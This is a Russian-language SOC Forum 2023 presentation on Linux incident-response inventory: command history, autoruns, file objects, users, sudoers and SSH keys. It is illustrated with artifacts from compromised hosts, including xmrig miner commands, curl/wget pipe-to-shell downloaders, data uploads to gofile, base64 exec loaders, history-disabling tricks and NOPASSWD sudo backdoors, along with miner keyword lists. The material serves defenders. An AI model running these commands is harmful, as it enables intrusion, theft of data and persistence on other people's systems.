event_type	file_path	file_size	file_crttime	inventory_op_type
fileinfo	/etc/nginx/.bash_history	12223	Oct 17, 2022 @ 15:45:44.103	snapshot

Инвентаризация истории команд. Что ищем?

Команды, содержащие подстроки, характерные для известных майнеров:

Stratum, monero, kinsing, t-rex, z-enemy, xmrig, cryptodredge, nbminer, lolminer, nanopminer, c3pool, --nicehash, --coin monero, --algo=rx/0, -a rx/0 и т.д

event_type	file_path	cmdline
consolecommandin fo	/home/ [REDACTED] .ash_history	./xmrig -o xmr.2miners.com:2222 -u 4ACgvfAEv7GBmr4LdztZrLDtqx6utVrxW4ZTdAxfpjE UEGktTeHbRr4UxrCBMiHbnLUYTGu4A9NFmXGuqNUExwnuEPGUXom -k --coin monero -a rx/0
consolecommandin fo	/home/ [REDACTED] .ash_history	sudo ./xmrig -o 10.10.1.34:3333 -u 4ACgvfAEv7GBmr4LdztZrLDtqx6utVrxW4ZTdAxfpjE UEGktTeHbRr4UxrCBMiHbnLUYTGu4A9NFmXGuqNUExwnuEPGUXom --rig-id db3 -k --coin monero -a rx/0 --threads=6

Команда на загрузку модуля ядра MSR – типичное поведение для майнеров, направленное на повышение производительности вычислений

event_type	file_path	cmdline
ConsoleCommandInfo	/root/.bash_history	/sbin/modprobe msr allow_writes=on

Инвентаризация истории команд. Что ищем?

SOC
FORUM
2023

Команды на запуск curl/wget

event_type	file_path	cmdline
ConsoleCommandI nfo	/root/.bash_history	<code>curl -fsSL --connect-timeout 7 -m30 --retry 3 https://gsocket.io/bin/gs-netcat_x86_64-alpine.tar.gz --output /dev/shm/.gs-0/gs-netcat_x86_64-alpine.tar.gz</code>
ConsoleCommandI nfo	/root/.bash_history	<code>wget http://1[REDACTED]:8081/REGIONAL_OTT</code>
ConsoleCommandI nfo	/root/.bash_history	<code>wget --user-agent linux -q -O - http://[REDACTED]/linux/update.sh bash >/dev/null</code>
ConsoleCommandI nfo	/root/.bash_history	<code>curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh</code>

event_type	file_path	cmdline
consolecommandin fo	/home/[REDACTED]/.bas h_history	<code>curl https://raw.githubusercontent.com/jondonas/linux-exploit-sugester-2/master/linux-exploit-sugester-2.pl /usr/bin/perl</code>

Инвентаризация истории команд. Что ищем?

SOC
FORUM
2023

Выгрузка содержимого баз данных в CSV

event_type	file_path	cmdline
consolecommandinfo	/home/.../.psql_history	\copy (select * from ...) TO '/tmp/add.csv' CSV DELIMITER E'\t' HEADER;
consolecommandinfo	/home/.../.psql_history	\copy (select * from ...) TO '/tmp/uu.csv' CSV DELIMITER E'\t' HEADER;
consolecommandinfo	/home/.../.psql_history	\copy (select * from ...) TO '/tmp/ad_u.csv' CSV DELIMITER E'\t' HEADER;

Загрузка файлов на внешние ресурсы с помощью curl

event_type	file_path	cmdline	enrich.ioa.rules
consolecommandinfo	/root/.bash_history	curl -F file=@/.../add.zip https://store1.gofile.io/uploadFile	nix_attempt_upload_data_to_file_hosting_using_command_line_tool, nix_intervention_with_gofile_storage_by_curl, nix_file_upload_to_web_server_using_curl_and_wget

cmdline
curl -F file=@/tmp/pd.zip https://store1.gofile.io/uploadFile
curl -F file=@/tmp/pss.zip https://store1.gofile.io/uploadFile
curl -F file=@/tmp/sr.zip https://store1.gofile.io/uploadFile



Leak Wolf (NLB)

Отключение/очистка истории команд

Immutable-бит на файле с историей:

event_type	file_path	file_size	file_mtime	file_inode_flags
fileinfo	/root/.bash_history	10736	May 25, 2022 @ 09:04:12.367	-----i-----e-----


Файл с историей – символьическая ссылка, указывающей на /dev/null:

event_type	file_path	file_type	file_mtime	file_tgt_path
FileInfo	/home/[REDACTED]/.bash_history	Link	Mar 22, 2022 @ 01:10:29.734	/dev/null

Подозрительные значения переменных окружения *HISTFILE*, *HISTFILESIZE*, *HISTSIZE*, *MYSQL_HISTFILE*, *PSQL_HISTORY*, *SQL_HISTFILE* и т.д.:

event_type	proc_file_path	proc_env
ProcessInfo	/usr/bin/bash	SHELL=/bin/bash SUDO_GID=1003 HISTSIZE=0 SUDO_COMMAND=/usr/bin/su SUDO_USER=admin HISTFILE=/dev/null PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin HISTFILESIZE=0 SUDO_UID=1003

Инвентаризация автозагрузки. Что собираем?



Инвентаризация автозагрузки. Что ищем?

SOC
FORUM
2023

- Curl/wget в автозагрузке
- Использование curl/wget для загрузки в общедоступные для записи каталоги (/tmp, /var/tmp, /dev/shm)
- Передача вывода curl через пайп в stdin интерпретатора
- Наличие автозагрузки у пользователей, у которых её быть не должно (служебные пользователи)

event_type_vendor	cmdline	asep_path	enrich.ioa.rules
AutorunCronEntryFoun d	curl -fsSL https://pas tebin.com/raw/H78T97AT sh	/var/spool/cro n/tomcat	nix_downloading_file_from_suspicious_do main, nix_task_in_service_account_cront ab Crontab пользователя tomcat

event_type	asep_file_path	asep_file_crttime	cmdline
asepinfo	/var/spool/cron/cronta bs/graylog	Nov 24, 2022 @ 13:47:3 2.636	curl -k -o /tmp/aaa.sh http://178.62.44.152/aaa.sh wget -O /tmp/aaa.sh http://178.62.44.152/aaa.sh ; chmod +x /tmp/aaa.sh; cd /tmp; ./aaa.sh Crontab пользователя graylog

event_type	asep_path	cmdline	enrich.ioa.rules
asepinfo	/etc/crontab	sh -c "curl -sSL https://bi t.ly/3wz6Znd python"	nix_downloading_file_from_short_domain, nix_redirect _downloader_stdout_to_script_interpreter_via_pipe

Инвентаризация автозагрузки. Что ищем?

- Скрытые файлы или файлы из скрытых каталогов в автозагрузке
- Файлы из общедоступных для записи каталогов (/tmp, /var/tmp, /dev/shm) в автозагрузке
- Наличие автозагрузки у пользователей, у которых её быть не должно (служебные пользователи)

event_type	asep_type	asep_file_path	asep_file_owner_name	file_path	file_crttime
asepinfo	cron	/var/spool/cron/crontabs/ftpuser	ftpuser	/var/tmp/.x/secure	Jan 10, 2022 @ 15:35:16.727

event_type	asep_file_path	cmdline	file_path	file_owner_name
AsepInfo	/var/spool/cron/crontabs/www-data	/var/tmp/.X12M-unix/rsync>/dev/null 2>&1	/var/tmp/.X12M-unix/rsync	www-data

- Майнеры в автозагрузке (по характерными именам файлов и параметров командной строки)

event_type	asep_type	asep_file_path	asep_file_owner_name	file_path	cmdline
asepinfo	systemdservice	/etc/systemd/system/c3pool_miner.service	root	/tmp/.E/_c3pool/xmrig	/tmp/.E/_c3pool/xmrig --config=/tmp/.E/_c3pool/config.json

Инвентаризация автозагрузки. Что ищем?

SOC
FORUM
2023

Выполнение кода/команд, декодированных из base64

event_type	asep_type	asep_file_path	cmdline	enrich.ioa.rules
asepinfo	bashscript	/home/[REDACTED]/.b ashrc	{ echo L3Vzci9iaW4vcGtpbGwgLTAgLVUxMDA1IGdzLWRidXMgMj4vZGV2L251bGwgf HwgKF[REDACTED] y5jb2 yAnL2...[REDACTED]CkK base64 -d bash; } 2>/dev/null	[REDACTED] JzL RdJ /sb
asepinfo	cron	/var/spool/cron/[REDACTED]	{ echo L3Vzci9iaW4vcGtpbGwgLTAgLVUxMDA1IGdzLWRidXMgMj4vZGV2L251bGwgf Hwg[REDACTED] 2hv[REDACTED] i9j[REDACTED] y5jb25maWcvZGJ1cy9ncy1kYnVzJyIgMj4vZGV2L251bGwK base64 -d bash;} 2>/ dev/null #1b5b324a50524e47 >/dev/random # seed prng gs-dbus-kernel	[REDACTED] gL zc zL

event_type	asep_type	asep_file_path	cmdline
AsepInfo	SystemService	/etc/systemd/system/ba ckup.service	/usr/bin/cat /etc/backup \ python -c b=__import__(\('base64'\'))\;z=__i mport__(\('zlib'\'))\;s=__import__(\('sys'\'))\;exec\b.b64decode\b(z.deco mpress\b(b.b64decode\b(s.stdin.read\b()\b),z.MAX_WBITS\ 32\)\)\)

Инвентаризация файловых объектов. Что собираем?

SOC
FORUM
2023

/tmp/*, /var/tmp/*

/dev/shm/*, /run/shm/*

/dev/*

/var/run/*, /run/*

/var/spool/*

/proc/*

/etc/*

/home/*, /root/*

/bin/*, /sbin/*, /usr/bin/*, /usr/sbin/*, /usr/local/bin/*, /usr/local/sbin/*

/usr/games/*, /usr/local/games/*

/lib/*, /lib32/*, /lib64/*, /libx32/*, /usr/lib/*, /usr/lib32/*, /usr/lib64/*, /usr/libexec/*, /usr/libx32/*, /usr/local/lib/*

/var/www/*, /usr/share/nginx/*, /srv/www/*, /var/local/www/*, /usr/local/webapp/*

Куда смотрим

Какие атрибуты собираем

Абсолютный путь

Тип объекта: File, Directory, Link, Pipe, Socket, Device

Путь, на который указывает ссылка (если тип объекта = Link)

Размер

Хеш-сумма (MD5, SHA256), если тип объекта = File

Заголовок (первые несколько байт), если тип объекта = File

Временные метки (Modified, Accessed, Birth)

Владелец/группа

Права доступа

Inode-флаги (lsattr)

Номер Inode

Признак принадлежности к установленному пакету

Инвентаризация файловых объектов. Что ищем?

Скрытые исполняемые файлы/скрипты, исполняемых файлы/скрипты в скрытых каталогах

event_type	file_path	file_crttime	file_magic
fileinfo	/var/tmp/.xri/uninstall.sh	Jan 10, 2022 @ 15:35:16.727	23212f62696e2f626173
fileinfo	/var/tmp/.xri/config32.json	Jan 10, 2022 @ 15:35:16.791	7b0a2020202022617069
fileinfo	/var/tmp/.x/secure	Jan 10, 2022 @ 15:35:16.727	7f454c46020101030000 ELF
fileinfo	/var/tmp/.xri/init.sh	Jan 10, 2022 @ 15:35:16.739	7f454c46020101030000
fileinfo	/var/tmp/.x/scp	Jan 10, 2022 @ 15:35:16.791	23212f62696e2f626173 ELF
fileinfo	/var/tmp/.xri/xri	Jan 10, 2022 @ 15:35:16.747	7f454c46020101000000

event_type	file_path	file_mtime	file_magic
FileInfo	/dev/shm/.	Dec 31, 2014 @ 23:59:59.000	7F454C460201010000000000000000002003E0001000000780040000000

Инвентаризация файловых объектов. Что ищем?

- Исполняемые файлы (ELF)/скрипты с несоответствующим типу расширением (например, ELF под видом jpg)
- Исполняемые файлы в каталогах web-приложений

event_type	file_path	file_owner_name	file_magic	file_data
FileInfo	/var/www/[REDACTED]/footer.jpg	www-data	7F454C4602010100 0000	\x7fELF\x02\x01\x01\x00\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x02\x00>\x00

- Исполняемые файлы с установленным immutable-битом
- Исполняемые файлы в стандартных каталогах установленного ПО (/bin, /sbin, /usr/bin, /usr/sbin и т.д.), не являющиеся частью каких-либо пакетов

event_type	file_path	file_ace_mask	file_inode_flags	file_mtime
FileInfo	/bin/audit	0100755	----i-----e-----	Dec 18, 2015 @ 01:30:09.000
FileInfo	/usr/bin/audit	0100755	----i-----e-----	Dec 18, 2015 @ 01:30:09.000

Инвентаризация файловых объектов. Что ищем?

Исполняемые файлы в стандартных каталогах установленного ПО (/bin, /sbin, /usr/bin, /usr/sbin и т.д.),
не являющиеся частью каких-либо пакетов

event_type	file_path	file_owner_name	file_crttime	file_age	file_app_productname
fileinfo	/bin/approve	root	Oct 8, 2023 @ 23:38:42.811	27366	NOT FOUND
fileinfo	/usr/bin/approve	root	Oct 8, 2023 @ 23:38:42.811	27367	NOT FOUND

event_type	file_path	file_magic	file_owner_name	file_age	file_app_productname
fileinfo	/bin/gs-dbus	7f454c46020101000000	root	2711379	NOT FOUND
fileinfo	/usr/bin/gs-dbus	7f454c46020101000000	root	2710544	NOT FOUND

event_type	file_path	file_owner_name	file_mtime	file_size	file_app_productname
fileinfo	/usr/bin/sysaudit	root	Jul 16, 2014 @ 06:32:05.000	14548992	NOT FOUND

Поиск повреждённых/модифицированных файлов

SOC
FORUM
2023

rpm -Va

dpkg --verify

debsums | grep -v "OK\$"

rasman -Qkk 2>&1 | grep "warning" |
MD5 checksum mismatch"

Куда смотрим

**Какие атрибуты
повреждённого
файла собираем**

Абсолютный путь

Тип объекта: File, Directory, Link, Pipe, Socket, Device

Путь, на который указывает ссылка (если тип объекта = Link)

Размер

Хеш-сумма (MD5, SHA256), если тип объекта = File

Заголовок (первые несколько байт), если тип объекта = File

Временные метки (Modified, Accessed, Birth)

Владелец/группа

Права доступа

Inode-флаги (Isattr)

Номер Inode

Имя пакета, которому принадлежит файл

Эталонный хеш файла по данным метаданных пакетного менеджера

Поиск повреждённых/модифицированных файлов

FileCorruptInfo – события об обнаружении поврежденных файлов, полученные на базе штатных возможностей проверки целостности установленного пакетного менеджера:

event_type	dev_os	file_path	file_inode	file_mtime
FileCorruptInfo	Debian GNU/Linux 10 (buster) x86_64 #4.19.0-16-amd64	/usr/sbin/tcpdump	652802	Nov 9, 2023 @ 14:03:28.884
FileCorruptInfo	Debian GNU/Linux 10 (buster) x86_64 #4.19.0-16-amd64	/bin/ping	652782	Nov 9, 2023 @ 13:16:53.040

MD5-хеш файла (file_md5) не соответствует MD5-хешу файла в метаданных пакетного менеджера (file_app_md5):

event_type	file_path	file_app_productname	file_app_md5	file_md5	file_inode
FileInfo	/usr/sbin/tcpdump	tcpdump	40F35B7AEC6143798E8EE41C2F53FE0A	7503448D78226FDE4E5CDB113A9C3163	652802
FileInfo	/bin/ping	iutils-ping	F205E2EC957DB45837D895B4845AE805	9B31E02A39289B6A7A244755C8DACE12	652782

Наименование пакета, частью которого является файл

YARA-сканирование

SOC
FORUM
2023



YARA-сканирование. Примеры из жизни

event_type	file_path	file_owner_name	file_yara_matches	file_yara_rule_name
FileInfo	/var/www/[REDACTED]/task.php	www-data	6	fs_mwr_webshell__php_r57142-\$s0 fs_mwr_webshell__p hp_404_2-\$s4 fs_mwr_webshell_shells_php_wso-\$s0 fs _mwr_webshell_shells_php_wso-\$s3 fs_mwr_webshell_m ultiple_php_-\$s0 fs_mwr_webshell_multiple_php_-\$s2

event_type	proc_p_cmdline	proc_file_path	proc_usr_e_name	proc_yara_rule_name
ProcessInfo	sh -c '/var/www/[REDACTED]/[REDACTED]m/footer.jpg'	/var/www/e-cloud.c om/footer.jpg	www-data	sliver_client_c2_ implant_2-\$s1 sliver_client_c2_i mplant_2-\$s2 sliver_client_c2_ implant_2-\$s3 slive r_client_c2_ implant_2-\$p1 sliver_client_c2_implan t_2-\$p2 sliver_client_c2_ implant_2-\$p3 sliver_cli ent_c2_ implant_2-\$p4 Sliver_ Implant_32bit-\$s_wg S liver_ Implant_32bit-\$s_dns Sliver_ Implant_32bit -\$s https Sliver Implant 32bit-\$s https Sliver Imp

Инвентаризация пользователей

Что собираем?

/etc/passwd

/etc/shadow

/etc/groups

/var/log/lastlog

/etc/sudoers

/etc/sudoers/*

#includedir из /
etc/sudoers

Куда смотрим

**Какие атрибуты
собираем**

Имя/ID учётной записи

Имя/ID основной группы учётной записи

Группы учётной записи

Командная оболочка (shell)

Домашний каталог

Дата создания учётной записи = дата создания домашнего каталога

Срок действия учётной записи

Задан ли пароль учётной записи

Дата установки пароля

Атрибуты учётной записи (EmptyPassword, BlockedPassword)

Дата/время последней успешной попытки входа

IP-адрес источника последней успешной попытки входа

Правила sudoers

Инвентаризация пользователей. Что ищем?

Учётные записи сервисов (www-data, apache, nginx, tomcat и т.п.) с установленным паролем / с bash или sh в качестве shell-a / с наличием успешных входов

event_type	usr_tgt_name	usr_tgt_last_logon_time	usr_tgt_shell	enrich.ioa.rules
UserInfo	tomcat	Apr 25, 2022 @ 02:40:20.000	/bin/bash	nix_pre_service_account_with_shell_was_detected

event_type	usr_tgt_name	usr_tgt_id	usr_tgt_home_dir	usr_tgt_pwd_hash_algo	usr_tgt_pwd_last_set
userinfo	www-data	33	/var/www	sha-512	Apr 8, 2016 @ 00:00:00.000
userinfo	nginx	1001	/home/nginx	sha-512	Jun 24, 2022 @ 00:00:00.000
userinfo	www-data	1002	/home/www-data	sha-512	Nov 20, 2019 @ 00:00:00.000
userinfo	nginx	20002	/home/nginx	sha-512	Aug 30, 2021 @ 00:00:00.000

Инвентаризация пользователей. Что ищем?

SOC
FORUM
2023

Дефолтные учётные записи ОС (daemon, games, man, mail, nobody, backup, _apt, messagebus, sys, bin, news, ииср и т.д.) с UID < 1000 и с установленным паролем / с bash или sh в качестве shell-a / с наличием успешных входов

event_type	usr_tgt_name	usr_tgt_id	usr_tgt_shell	usr_tgt_pwd_hash_algo	usr_tgt_last_logon_time
UserInfo	daemon	1	/bin/bash	SHA-512	Nov 6, 2023 @ 19:12:25.000
UserInfo	backup	34	/bin/bash	SHA-512	-

- Sudo-правила для дефолтных/сервисных учётных записей
- Sudo-правила в файле /etc/sudoers.d/README

event_type	sudoers_file_path	sudoers_users	sudoers_rule	sudoers_file_crttime
SudoersInfo	/etc/sudoers.d/system	backup	backup ALL=(ALL:ALL) NOPASSWD:ALL	Nov 6, 2023 @ 19:29:32.514
SudoersInfo	/etc/sudoers.d/README	www-data	www-data ALL=(ALL) NOPASSWD: ALL	Jul 7, 2020 @ 11:06:35.033
SudoersInfo	/etc/sudoers	daemon	daemon ALL=(ALL:ALL) NOPASSWD:ALL	Jul 7, 2020 @ 11:13:23.665

Инвентаризация пользователей. Что ищем?

Пользователи с UID 0 помимо root

event_type	usr_tgt_name	usr_tgt_id	usr_tgt_groups	usr_tgt_shell	usr_tgt_last_logon_time	enrich.ioa.rules
userinfo	www-data	0	0(root),33(www-data)	/bin/bash	Dec 20, 2017 @ 04:23:06.000	nix_non_root_user_with_root_privileges
userinfo	rocket	0	0(root)	/bin/bash	Jan 26, 2023 @ 07:50:36.000	nix_non_root_user_with_root_privileges
userinfo	unisol	0	0(root),48(apache)	/bin/bash	Sep 12, 2023 @ 08:29:38.000	nix_system_account_with_password

Пользователи с GID 0 помимо root

event_type	usr_tgt_name	usr_tgt_id	usr_tgt_group_id	usr_tgt_shell	usr_tgt_pwd_hash_algo
UserInfo	daemon	1	0	/bin/bash	SHA-512
UserInfo	backup	34	0	/bin/bash	SHA-512

Инвентаризация пользователей. Что ищем?

Недавно созданные пользователи или пользователи, созданные в период инцидента

event_type	usr_tgt_name	usr_tgt_home_dir	usr_tgt_home_dir_exists	usr_tgt_crttime	usr_tgt_age
UserInfo	runt	/home/runt	true	Oct 21, 2023 @ 19:02: 38.274	
UserInfo	crypto	/home/crypto	true	Nov 6, 2023 @ 20:10:5 1.294	68

```
[root@linux:/] stat /home/crypto/
  File: /home/crypto/
  Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: fe00h/65024d  Inode: 791697      Links: 3
Access: (0755/drwxr-xr-x)  Uid: ( 1011/  crypto)  Gid: ( 1013/  crypto)
Access: 2023-11-06 20:17:40.095010  Inode: 791697  Type: directory  Mode:  0755  Flags: 0x80000
Modify: 2023-11-06 20:11:29.334990  Generation: 2024432498  Version: 0x00000000:00000006
Change: 2023-11-06 20:11:29.334990  User: 1011  Group: 1013  Project:      0  Size: 4096
 Birth: -
  File ACL: 0
  Links: 3  Blockcount: 8
  Fragment: Address: 0  Number: 0  Size: 0
  ctime: 0x65491e41:4fde2f8c -- Mon Nov  6 20:11:29 2023
  atime: 0x65491fb4:16a70100 -- Mon Nov  6 20:17:40 2023
  mtime: 0x65491e41:4fde2f8c -- Mon Nov  6 20:11:29 2023
  crttime: 0x65491e1b:4654a690 -- Mon Nov  6 20:10:51 2023
  Size of extra inode fields: 22
```

Инвентаризация пользователей. Что ищем?

SOC
FORUM
2023

Учётные записи, последний вход под которыми был из Tor, публичных VPN-сетей (Proton VPN и т.п.)

event_type	usr_tgt_name	usr_tgt_home_dir	usr_tgt_last_logon_time	net_src_ipv4	enrich.ti.net_src_ipv4.tags
userinfo	root	/root	Sep 24, 2023 @ 21:12:09.000	5.8.16.149	exitnode, protonvpn
userinfo	root	/root	Apr 20, 2023 @ 23:19:52.000	5.8.16.238	exitnode, protonvpn

The screenshot shows the BI.ZONE Threat Intelligence interface. At the top, there is a navigation bar with tabs: BI.ZONE Threat Intelligence, Дашборд (Dashboard), Данные (Data), Новости (News), Targeted TI, and several action buttons (+ Создать, ИСКАТЬ, фильтр, 1+, 0+). On the left, there is a sidebar with icons for network, user, and geographical filters, and a 'Выбрать все' (Select All) button. The main area contains a search bar with the value '5.8.16.149', a search button, and a results table. The results table has one row highlighted with a red box. This row contains information about the IP: IPv4 checkbox, IP address '5.8.16.149', node name 'node-ru-03.protonvpn.net', creation date '21 июля 2023, 16:41', last update '01 нояб. 2023, 10:53', sources 'VPN Public Nodes' (with a count of 2), category 'Other', and tags 'exitnode, protonvpn'. A 'New' button is also visible in the bottom right corner of this card.

Адреса нод Proton VPN:

- <https://api.protonmail.ch/vpn/>
- https://github.com/scriptzteam/ProtonVPN-VPN-IPs/blob/main/entry_ips.txt
- https://github.com/scriptzteam/ProtonVPN-VPN-IPs/blob/main/exit_ips.txt

Инвентаризация SSH-ключей. Что собираем?

SOC
FORUM
2023



Инвентаризация SSH-ключей. Что ищем?

SOC
FORUM
2023

Наличие файлов авторизованных SSH-ключей у пользователей, у которых их быть не должно

event_type	usr_tgt_name	file_path	auth_key_description	auth_key_pub	enrich.ioa.rules
SSHKeyInfo	tomcat	/home/tomcat/.ssh/authorized_keys	a@b	AAAAC3NzaC1lZDI1NTE5AAAAIM7iVfJ07EJhN7pDIsGDZUSzFFe4aIY1r+uMjEqPdKA0	nix_ssh_key_with_suspicious_description

event_type	file_path	file_mtime	file_owner_name	enrich.ioa.rules
FileInfo	/home/bitrix/.ssh/authorized_keys	Jun 20, 2022 @ 20:05:01.931	bitrix	nix_service_account_authorization_file_found

2023-04-04 08:28:48 UTC На хосте 1

Зафиксировано подозрительное описание для открытого ключа.

/home/apache/.ssh/authorized_keys

